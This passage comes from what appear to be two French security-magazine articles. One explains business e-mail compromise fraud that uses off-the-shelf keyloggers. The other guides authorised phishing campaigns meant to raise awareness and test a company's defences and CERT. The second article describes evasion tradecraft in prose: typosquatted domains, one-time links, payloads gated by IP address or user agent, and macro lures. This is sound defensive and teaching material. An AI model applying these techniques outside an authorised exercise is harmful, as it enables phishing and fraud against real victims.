- interception des couples identifiants/mot de passe de comptes mails.




Figure 4 : Interface de configuration de Limitless Logger.




Figure 5 : Des fichiers de données volées par Limitless Logger indexés par des moteurs de recherche.

Plusieurs moyens de transmettre ces informations sont configurables dans l'interface de construction (*builder*) : envoi par FTP, par e-mail, ou encore vers un script PHP distant. Les données sont chiffrées et ne transitent jamais en clair sur le réseau. Par contre, certains fraudeurs ne sécurisent pas du tout les serveurs vers lesquels ils envoient les données volées, qui se retrouvent indexées par des moteurs de recherche.




Figure 6 : Outil d'obfuscation de binaire Cyber Seal.

Ces outils étant vendus pour environ 40 euros sur la plupart des forums de cybercriminels internationaux, on comprend qu'ils représentent des produits de choix pour certains fraudeurs.

Parmi les autres logiciels fortement aperçus sur ce genre de fraude, on peut citer Hawkeye Keylogger, Agent Tesla, Knight Logger, et même le vieux mais toujours présent DarkComet.

La plupart des binaires utilisés passent par des outils d'obfuscation afin d'être moins détectés par les antivirus fonctionnant par simple signature. À titre d'exemple, la souscription à un outil d'obfuscation tel que « Cyber Seal » coûte environ 20 euros par mois.

1.4 Recherche de données

Une fois la machine de la cible infectée, commence le travail de recherche des informations intéressantes pour l'escroc. Le plus intéressant pour lui consiste à farfouiller dans les documents de sa victime, ainsi que dans ses e-mails.

Même si le but du fraudeur est d'accéder aux e-mails de sa victime afin d'y découvrir comment intercepter des transactions bancaires et les modifier, il est plus avantageux d'avoir infecté l'ordinateur de la victime plutôt que d'avoir compromis une boîte mail par hameçonnage (*phishing*). En effet, de plus en plus de fournisseurs de mail restreignent les accès en se basant sur certains critères de la connexion. Ainsi, un fraudeur ne disposant que d'un accès à un webmail a de fortes chances de se voir refuser l'accès parce qu'il se connecte d'une autre région que la victime, ou avec d'autres caractéristiques matérielles.

Le fait d'avoir un accès à la machine de la victime permet de consulter ses mails à partir de la même adresse IP, pour ne citer que ce critère, ce qui garantit en général un accès et une possibilité de dumper tous les mails en toute discrétion.

Le cybercriminel va donc chercher les éléments suivants dans les e-mails et les documents de la victime :

- courriels mentionnant des transactions financières ;
- courriels mentionnant des relations partenariales ou avec des fournisseurs ;
- documents de type organigrammes de société ;
- documents/e-mails permettant de mieux « profiler » la victime et les relations commerciales/financières avec d'autres individus.

Cette recherche est faite manuellement par le fraudeur et peut prendre un certain temps. Le résultat de certaines fraudes réussies prouve que cette dépense de temps est rentable à partir du moment où la cible exerce véritablement des opérations financières.

1.5 Finalisation de la fraude

Les cybercriminels peuvent ici procéder de différentes façons, à partir du moment où ils ont analysé les données contenues dans les documents et les e-mails de leurs cibles :

- interception d'e-mails et modifications afin de changer les montants et le compte destinataire d'une transaction en cours – c'est la méthode la plus efficace, car elle limite le social engineering : il n'y en a pas, tout simplement ;
- examen des transactions passées, reproduction de l'une d'elles afin de crédibiliser un envoi vers un compte détenu par le cybercriminel ;
- envoi d'e-mails de demandes de virements bancaires vers les partenaires de confiance.

2 Qui sont les escrocs ?

Plusieurs cas investigués ont permis d'établir que certains cybercriminels s'étant lancé dans les fraudes de type « BEC » sont en fait de « vieux briscards » ayant pendant longtemps pratiqué d'autres fraudes : les scams 419 **[4]**.

D'autres profils investigués ont mené à des individus qui donnaient également dans les « love/romance scam ».

Il semble donc qu'une partie de ces « nouveaux cybercriminels » soient en fait des habitués de longue date de la fraude par ingénierie sociale. Ces individus ont pratiqué ces fraudes pendant tellement longtemps que même lorsqu'ils effectuent des opérations d'escroqueries BEC, ils maintiennent des opérations de scams plus classiques. Pourtant, une seule fraude BEC réussie leur rapporte a priori beaucoup plus d'argent que toute une série d'autres scams.

Ces individus qui maîtrisaient finalement uniquement l'art du spam (et encore…) ont donc évolué d'une façon très prédictible : ils ont découvert les malwares et s'en servent à présent pour se lancer dans des fraudes plus lucratives.

Nous ne doutons pas cependant que d'autres profils œuvrent à la commission de fraudes BEC, de façon plus discrète et plus efficace.

Conclusion

Il ne semble pas possible de faire grand-chose quand la machine d'un comptable est compromise et que les attaquants se placent entre le comptable et les destinataires de ses virements, en toute transparence… À part peut-être, exercer une surveillance constante de tous ses mouvements bancaires, mais ce n'est pas notre domaine et nous ne saurions donner de conseil sur cet aspect.

Par contre, une fois de plus, la sensibilisation afin d'éviter les infections est de mise : les opérations de sensibilisation au phishing et à d'autres techniques de fraude doivent également concerner les populations responsables des mouvements financiers.

Cette fraude est très lucrative, et nous pouvons sans mal imaginer qu'elle grossira encore sur les prochaines années. ■

Remerciements

Je remercie particulièrement Ryan Flores & Robert McArdle de l'équipe FTR de Trend Micro pour leurs connaissances sur ce type de fraude, ainsi que l'équipe CSS de Trend Micro. Un grand merci également à Fabien Périgaud et Jean-Baptiste Bédrune pour leurs relectures attentives. Hello aussi à Marco & Vincenzo, s'ils me lisent… Et encore toutes mes félicitations à F4b & Z4g ;-)

Références

[1] CERT-FR : Bulletin d'actualité CERTFR-2016-ACT-004, http://www.cert.ssi.gouv.fr/site/CERTFR-2016-ACT-004.pdf

[2] FBI : Business E-Mail Compromise, http://www.ic3.gov/media/2015/150827-1.aspx

[3] FBI : Business E-Mail Compromise, https://www.ic3.gov/media/2015/150122.aspx

[4] Fraude 4-1-9 : https://fr.wikipedia.org/wiki/Fraude_4-1-9

L'HAMEÇONNAGE AU SERVICE DE LA SÉCURITÉ

Saâd KADHI – miscmag@anaod.com

mots-clés : ***INGÉNIERIE SOCIALE / HAMEÇONNAGE / ORGANISATION / SENSIBILISATION / MALWARE***

Entreprendre une campagne d'hameçonnage à des fins d'ingénierie sociale est, techniquement, assez simple une fois quelques prérequis remplis, ce qui nécessite un zeste d'inventivité, quelques cuillerées de rigueur et une bonne dose d'organisation. Nous allons vous montrer comment concocter de telles campagnes pour mieux orienter vos futurs programmes de sensibilisation ou évaluer vos dispositifs de protection, de détection et de réaction.

Malgré le déploiement de solutions de sécurité à la lisière de la messagerie électronique de l'entreprise, des tombereaux de courriels non sollicités arrivent à passer entre les mailles des multiples filets tendus.

Pour certains, il s'agit de publicités certes ennuyeuses, mais souvent peu dangereuses pour la sécurité de nos patrimoines informationnels. Alors que d'autres constituent des vecteurs d'attaques plus ou moins ciblées dont le but est clairement malveillant. Ayant recours à divers stratagèmes, celles-ci cherchent à exploiter la crédulité des utilisateurs ou leur propension à cliquer à tout-va, souvent sans réfléchir, en cette merveilleuse ère de l'urgent et de l'immédiat.

Qui reprocherait à une personne travaillant dans le service achats d'une entreprise d'ouvrir une énième facture ? Certes, elle provient d'un fournisseur inconnu. Pour autant, nul n'est contraint à l'omniscience, surtout lorsqu'il travaille pour une organisation multinationale au millier de fournisseurs qui changent au gré des marchés et des besoins. Les cybermarlous, tels les auteurs de Dridex, savent profiter des règles du commerce qui régissent notre monde et qui veulent que lorsque nous recevons un avis de décompte, nous aurons tendance à l'ouvrir.

Dans la guérilla-salsa qui nous unit bien malgré nous aux cybercriminels, où chacun de nos pas en avant appellerait un pas de côté de leur part, il est primordial de sensibiliser intelligemment nos utilisateurs et d'améliorer continuellement les mesures de protection, de détection et de réaction. Sans cela, le rythme endiablé de la danse n'ira qu'en s'amplifiant.


Mais pour quelles raisons certains types de courriels malveillants percent-ils nos défenses ? Quelles sont les populations d'utilisateurs les plus fragiles, au sens où, proportionnellement, elles mordraient aux hameçons plus souvent que d'autres ? Et notre équipe de réponse aux incidents de sécurité informatique sait-elle détecter et faire face à une attaque charriée par messagerie ?

Pour y répondre, il suffit de réaliser soi-même… une campagne d'hameçonnage. Si celle-ci est bien conçue, elle mettra en évidence les faiblesses qui tavèleraient la sécurité du SI (ou, *a contrario*, le bon niveau de sécurité global), et fournira des éléments précieux pour justifier des investissements ou prioriser des actions curatives.

1 Minute papillon !

Contrairement à ce que l'on pourrait croire, ce n'est pas dans la technique que le Diable se cache, mais dans l'obtention de l'aval des différentes parties prenantes au sein de l'entreprise. Sans cela, et malgré vos bonnes intentions, vous pourriez commettre des actes délictueux, répréhensibles, et vous retrouver, dans les cas extrêmes, embastillé non sans avoir préalablement craché au bassinet des conseils et de l'état.

Il faut donc décrire ce que vous comptez faire, dans les termes les plus précis possible, puis le présenter, après accord du RSSI (très souvent sollicité pour ces initiatives s'il n'en est pas lui-même le commanditaire), au correspondant informatique et libertés, au service juridique et aux ressources humaines. On peut même vous demander de prendre l'attache des instances sociales. Et si vous intervenez pour une multinationale, les lois des pays dans lesquels se trouvent les destinataires des courriels devront être prises en compte.



Tout cela n'est pas à prendre à la légère, nonobstant la tendance de certains très bons techniciens et autres « pentesteurs » à négliger ces aspects. Imaginez la situation suivante : vous dépêchâtes un courriel piégé, reprenant un thème d'une communication récente envoyée par une instance sociale tel que le comité d'entreprise pour en accroître la crédibilité. L'une des cibles tombât dans le panneau et l'infrastructure que vous mîtes en place recueillit son identifiant, son nom et prénom et des éléments sur son poste tels que la liste des documents Office récemment ouverts.

Premier problème, la « contrefaçon » d'une communication légitime d'une instance sociale qui est juridiquement distincte de l'entreprise pour laquelle elle opère. Second problème, le « ciblage » d'une personne qui peut se sentir stigmatisée par votre action. Troisième problème, la récupération de données personnelles ou sensibles. Bonjour les tracas !

Il vous faut donc un mandat, clair et explicite, avant toute chose. Pour éviter de répéter à chaque fois cet exercice aux relents bureaucratiques, vous devriez viser l'obtention d'un mandat générique que vous pourrez réutiliser, une fois contextualisé, à chaque nouvelle campagne en ne demandant plus que l'accord écrit du RSSI.

Le mandat doit mentionner *a minima* les dates de début et de fin d'exercice, sa nature et les acteurs impliqués. Si le recueil de données personnelles ou nominatives n'est pas obligatoire, ce qui est souvent le cas, il faut veiller à « anonymiser » celles-ci pour éviter de tomber dans l'anathème involontaire ou de récupérer des informations sensibles, voire confidentielles.

2 Harponnage ou pêche au gros ?

Comme nous l'écrivons quelques lignes plus haut, une campagne d'hameçonnage peut avoir un ou plusieurs objectifs.

2.1 Faux liens et vrais clics

La sensibilisation des utilisateurs est le but le plus fréquemment rencontré. Vous testez la propension au clic et à l'ouverture de pièces jointes d'un service, d'une filiale ou d'une population constituée d'utilisateurs aux diverses fonctions, mais qui présente une caractéristique commune, telle une tranche d'âge, le sexe, leur inclination pour les accès distants au SI ou leur surexposition à l'avidité des attaquants du fait de la présence, volontaire ou non, de leurs adresses électroniques sur Internet **[HARVEST].**

Parfois, il faut aussi inclure des BAL partagées ou dont les courriels sont dupliqués sur de multiples BAL. La campagne devra prendre en compte l'ouverture d'une même pièce jointe ou d'un même lien par plus d'une personne. Pour cela, il faut prévoir un dispositif permettant de les distinguer **[DELEGATION]**.

2.2 Boucliers écornés

Un autre noble objectif d'une campagne d'hameçonnage consiste à tester l'efficacité des mesures en place pour protéger le SI contre les attaques sournoises des malfrats numériques. Pour l'atteindre, vous aurez besoin de l'aide d'un échantillon d'utilisateurs triés sur le volet. Ils auront pour tâche de cliquer sur les liens reçus et d'ouvrir les pièces jointes frauduleuses.

En effet, et pour peu que l'entreprise utilise différents systèmes d'exploitation, navigateurs ou – hérésie – chaînes de messagerie (du relais de messagerie Internet au client en passant par les serveurs intermédiaires), il faut tester les barrières de sécurité qui parsèment le parcours des courriels jusqu'à leur destination finale **[HD]**.

Il faut penser à solliciter des personnes qui utilisent des webmails, des ordiphones ou des connexions VPN pour consulter leur messagerie. Ces cas d'usage font souvent appel à des mesures de défense différentes qu'il convient de tester.

Il ne faut pas non plus oublier les utilisateurs disposant de droits élevés, ceux-ci bénéficiant parfois d'un assouplissement des règles de sécurité. Les comptes administrateurs en sont un cas extrême, qui relève de l'inconscience de nos jours. Au vu de leurs super-pouvoirs, ces derniers ont la faculté de rendre inopérants les produits de sécurité.

Il est aussi intéressant d'inclure les BAL de la haute direction et autres VSP (*Very Sensitive Person*). Certaines d'entre elles demandent des passe-droits en sécurité informatique, fragilisant ainsi la protection alors même qu'elles sont particulièrement exposées.

En outre, il faut bien garder en tête tous les éléments de sécurité que vous souhaitez tester : anti-SPAM, anti-virus sur les passerelles de messagerie et les postes de travail, bacs à sable prétendument « anti-APT » insérés sur le chemin critique des courriels ou de la navigation Internet, IDS ou IPS réseau et système, proxies filtrants, dispositifs de mise sous liste blanche d'applications **[WHITELIST]**...

Ce type de campagne est doublement utile. Il vous permet de mieux connaître vos défenses et leurs faiblesses afin de les combler. Le travail préparatoire peut être un tantinet fastidieux et, comme souvent, le Diable (toujours lui) se cache dans les détails. Cependant, en le réalisant régulièrement ou lors de changements importants dans le SI (suite à une opération de fusion-acquisition par exemple), vous pourrez identifier des fragilités avant que les attaquants ne le fassent.

Cet exercice permet aussi de mieux sensibiliser la direction aux (lourdes) menaces qui pèsent sur le SI. Attention toutefois au retour de bâton si les résultats sont médiocres. D'aucuns pourraient arguer que, malgré tous les investissements concédés en cyberdéfense, des attaquants pourraient percer vos lignes très facilement.

2.3 CERT, es-tu là ?

Une campagne d'hameçonnage peut aussi viser à tester les capacités de détection et de réaction de l'entreprise face à une attaque. Là aussi, vous devez faire appel à la complicité de certains utilisateurs. En plus, vous devez apporter un soin particulier à la conception de vos messages piégés pour échapper à la sagacité de l'équipe de réponse à incidents de sécurité informatique (CSIRT ou CERT), qui a l'habitude d'analyser pléthore de messages frauduleux.

Certains de vos complices ouvriront le contenu des messages piégés tandis que d'autres ne le feront pas. De plus, un sous-ensemble des membres des deux groupes aura pour instruction de faire des signalements au CERT. Ainsi, vous verrez si le CERT a détecté de lui-même tout ou partie des courriels frauduleux ou s'il a dû attendre l'alerte d'un utilisateur pour se mettre en chasse et réagir à l'attaque.

Suivant le niveau de maturité perçu du CERT, vous chercherez à multiplier les adresses d'expédition, les sujets, les liens et les pièces jointes pour tenter de submerger ses analystes et voir comment ils réagissent. Vous pourrez aussi recourir à des astuces pour gêner considérablement l'analyse. Par exemple, vous pourrez utiliser un « téléchargeur » (ou *dropper*) qui ne récupèrera la charge utile que s'il se connecte à votre infrastructure C2 (*Command & Control*) via l'adresse IP d'un des proxies de l'entreprise. Si le CERT tente de disséquer votre *dropper* dans un bac à sable, il ne pourra pas récupérer la charge utile vu que, pour des raisons de sécurité opérationnelle **[OPSEC]**, il utilise une adresse IP dissociée du SI.

Vous pourrez aussi employer des liens à usage unique qui, une fois cliqués par vos complices, redirigeront tout autre internaute, CERT compris, vers une page anodine, ne permettant plus d'accéder aux charges utiles. Enfin, vous pourrez limiter l'accès aux seuls *User Agent* correspondant à ceux de l'entreprise. Si le CERT utilise *curl*, *wget* ou un *User Agent* quelque peu exotique, cela peut retarder ses investigations.

L'idée, comme vous l'aurez sans doute compris, est d'amener le CERT à se poser des questions : est-il suffisamment préparé à répondre ? Pourquoi, une fois le premier courriel détecté, n'a-t-il pu repérer tous les autres ? Est-ce qu'il dispose de l'outillage nécessaire pour faire face à ce type d'attaques ? A-t-il correctement identifié la menace ? Son confinement fut-il rondement mené ? ...

Idéalement, vous devriez vous adjoindre une personne du CERT qui ne participera pas aux investigations menées par ce dernier et observera de l'intérieur ce qui s'y passe, consignant les actions de ses collègues et leurs réactions. Elle pourra aussi révéler la nature de l'attaque en temps voulu. Car lorsque vous titillez un CERT, il peut y avoir certains dommages collatéraux si vous ne suivez pas l'exercice de près. Le CERT pourrait par exemple engager des actions de fermeture de vos noms de domaine ou de l'infrastructure d'hébergement.

Attention !

Avec l'entrée en vigueur de la Loi de Programmation Militaire et le respect des exigences du référentiel PRIS (Prestataires de Réponse à Incidents de Sécurité), si vous agissez pour le compte d'un OIV (Opérateur d'Importance Vitale), le CERT va immanquablement alerter l'ANSSI (Agence Nationale de la Sécurité des Systèmes d'Information) et lui communiquer des éléments techniques. Il faudra donc préalablement informer l'agence de l'exercice.

3 Les ingrédients

Une fois votre mandat obtenu et vos objectifs fixés, il est temps de vous intéresser aux aspects techniques de votre campagne.

3.1 Appel à ouverture

Les courriels doivent être crédibles, quel que soit l'objectif poursuivi. Si vous manquez d'inspiration, vous pouvez, dans la limite de votre mandat, plagier un des nombreux courriels envoyés régulièrement par un fournisseur, une instance sociale, des sites de commerce en ligne et, pourquoi pas, mimer une de ces fameuses fausses factures dont raffolent les cybercriminels pour livrer leurs cyberbébêtes. Cela dépend principalement de la population visée.

Si, par exemple, vous cherchez à mesurer la capacité du service achats à flairer baleine sous gravier, la fausse facture envoyée d'un domaine bien senti peut faire l'affaire. En revanche, si votre cible est le département de R&D, l'annonce d'un nouveau colloque réservé à la crème de la crème des chercheurs, accompagné d'un agenda au format Office embarquant des macros, ou une demande de *peer review* provenant de quelques illustres confrères seront plus adaptés à ce public.

Note

Parfois, il peut être intéressant d'utiliser des courriels dont la nature frauduleuse devrait sauter aux yeux. Si même ceux-là sont ouverts par la majorité de la population ciblée, cela vous donnera des éléments concrets pour renforcer le niveau de sécurité si possible ou... changer de métier.

3.2 La voie postale

Le thème de vos courriels arrêté, il faut enregistrer un ou plusieurs noms de domaine pour l'envoi des mails piégés. Ces noms doivent, bien entendu, crédibiliser les courriels et non l'inverse, en appuyant le thème choisi. Si vous retîntes

une offre de voyages faite par le comité d'entreprise, le nom de domaine devra présenter des similitudes avec celui de l'instance sociale. Le typosquattage est utile dans ce cas. Si, au contraire, vous prîtes pour thème un colloque, une conférence ou un jeu-concours, vous aurez une plus grande latitude dans le choix des domaines.

Si vous éprouvez les capacités du CERT, l'enregistrement d'un unique nom de domaine peut s'avérer insuffisant. La mise en liste noire de ce domaine, et la suppression de tous les mails en provenance de ce dernier et délivré à des BAL, facilitera le confinement de l'attaque et son éradication. Il convient alors d'adopter des techniques mises en œuvre par les cybercriminels depuis longtemps : l'utilisation d'un nom de domaine distinct pour un nombre très limité de BAL.

Des TLD (*top-level domain*) offrent gratuitement l'enregistrement de noms de domaine. C'est le cas pour .ga (Gabon) **[GA]** mais, à moins que votre entreprise ne soit implantée dans le pays ou en reçoive régulièrement des missives numériques, il ne faudra pas s'étonner de voir le CERT flairer immédiatement le traquenard.

Dans certains cas, des instances sociales et même des fournisseurs utilisent tout simplement des services de messagerie « gratuits » ou à prix très modique, tels que Google Mail, Yahoo!, Hotmail ou l'un de leurs nombreux concurrents. Émettre vos messages depuis ces plateformes gênera le CERT, car il ne pourra bien entendu pas bloquer leurs noms de domaine. Toutefois, vous devrez en lire les conditions d'utilisation.

Vous devez aussi tenir compte des limitations imposées par certains de ces services. Google Apps, par exemple, limite ses utilisateurs à 2000 messages par jour, chaque message pouvant être envoyé à 500 destinataires à la fois **[GAPPS]**. Cela exposera toutefois vos messages aux algorithmes d'analyse des messages du géant californien et à son œil perçant.

> **Note**
> **Pour éviter que vos courriels soient caractérisés en SPAM, il faudra soit mettre vos noms de domaine dans la liste blanche des passerelles de messagerie de l'entreprise ou ajouter des enregistrements SPF (*Sender Policy Framework*) à la zone DNS correspondante. Il faudra aussi veiller à enregistrer les noms de domaine quelques jours avant le lancement de la campagne, car certains dispositifs de sécurité peuvent bloquer les courriels provenant de domaines fraîchement enregistrés. Cette problématique se posera aussi pour les liens contenus dans les courriels. Si les domaines associés sont trop récents, les proxies filtrants pourraient les bloquer.**

Si vous comptez conduire plusieurs campagnes étalées dans le temps, nous vous conseillons de mettre en place votre propre infrastructure de messagerie. Cela vous permettra un meilleur niveau d'OPSEC et une bonne maîtrise. Plutôt qu'une machine physique, une configuration permettant de déployer une ou plusieurs machines virtuelles ou VPS à la demande, auprès de différents hébergeurs, pour changer la géolocalisation à souhait, serait plus adaptée. Un script bien conçu pour installer les paquetages nécessaires, créer la configuration adaptée au serveur SMTP et aux noms de domaine choisis, ingérer la liste des BAL ciblées et planifier des tâches pour des envois de mails plus ou moins rapprochés dans le temps vous facilitera grandement la vie.

3.3 Vitrine privée

Après avoir préparé l'infrastructure d'expédition des courriels piégés, il faut s'atteler à la mise en place d'un ou de plusieurs serveurs, qui fourniront les pages web correspondant aux liens présents dans les messages et serviront de C2 pour les charges utiles et ordres aux « malware » déployés.

Tel que nous le suggérâmes pour les serveurs SMTP, des scripts d'installation des sites web et des services C2 sur des VPS seront d'un grand secours si vous souhaitez lancer plusieurs campagnes à la fois ou étalées dans le temps.

Afin d'éviter que vos serveurs ne soient repérés par des sociétés de sécurité et autres gendarmes du net, qui pourraient engager des actions de fermeture ou, pire, de *sinkholing* de vos noms de domaine **[SINKHOLE]**, nous vous conseillons d'en limiter l'accès aux blocs d'adresses IP de l'entreprise ou aux seules adresses IP des proxies utilisés pour naviguer sur Internet. Cependant, cela en rendra l'accès difficile, voire impossible, aux utilisateurs distants et aux personnes utilisant tablettes et ordiphones qui ne passent pas par le SI pour naviguer. Une solution consiste à laisser libre accès à vos serveurs le temps de la campagne et à employer des liens pseudo-aléatoires à usage unique. Ils vous aideront à établir des statistiques fiables et à grandement gêner la pêche aux informations que pourraient entreprendre chercheurs, sociétés de sécurité et attaquants potentiels. Vous devez toutefois veiller à maintenir vos serveurs à jour de leurs correctifs, durcir leurs configurations, surveiller les connexions et vous préparer à prendre les contre-mesures nécessaires au cas où votre infrastructure se ferait attaquer.

Nous vous conseillons aussi d'investir dans un certificat SSL fourni par une autorité de certification connue. Non seulement cela crédibilisera un peu plus votre campagne (comme tout le monde le sait, un « cadenas » dans le navigateur fait sérieux et honorable, n'est-ce pas ?), mais vous pourrez garder les communications avec vos serveurs à l'abri de l'œil inquisiteur des IDS, IPS et autres solutions de sécurité qui ne déchiffrent pas ce type de trafic à la volée, ou de quelque Eve qui se trouverait dans les tuyaux reliant vos serveurs au SI de l'entreprise.

Vous pouvez aussi héberger vos serveurs au sein de votre SI, mais cela gênera, encore une fois, les nomades s'ils ne se sont pas connectés par VPN. Dans ce cas, une solution hybride peut être employée. En distinguant les sites web des serveurs C2, vous pourrez mettre les premiers sur Internet et donner l'opportunité à tous les

utilisateurs, nomades ou non, de cliquer sur les liens de vos courriels piégés. Vos serveurs C2 pourront être installés en interne. Toutefois, si vous comptez déployer des « malware » par le biais de vos sites web, vous ne pourrez pas communiquer avec les codes « malveillants » installés sur les postes nomades s'ils ne sont pas connectés au SI.

3.4 Vous reprendrez bien un peu de fromage ?

Reste la dernière pièce : le « malware ». Vous l'avez peut-être constaté, les cybercriminels ont très souvent recours à des documents Office dotés de macros. Faciles à produire en masse et difficiles à bloquer, nous vous conseillons d'adopter la même recette.

Si l'objectif de votre campagne est la sensibilisation, il faut inciter les utilisateurs à activer les macros. Vous pourrez vous inspirer des astuces employées par les malfrats. Une recherche sur Google Images vous retournera de nombreux exemples.




Figure 1 : Exemple de document Word piégé incitant l'utilisateur à activer les macros pour en voir le contenu.

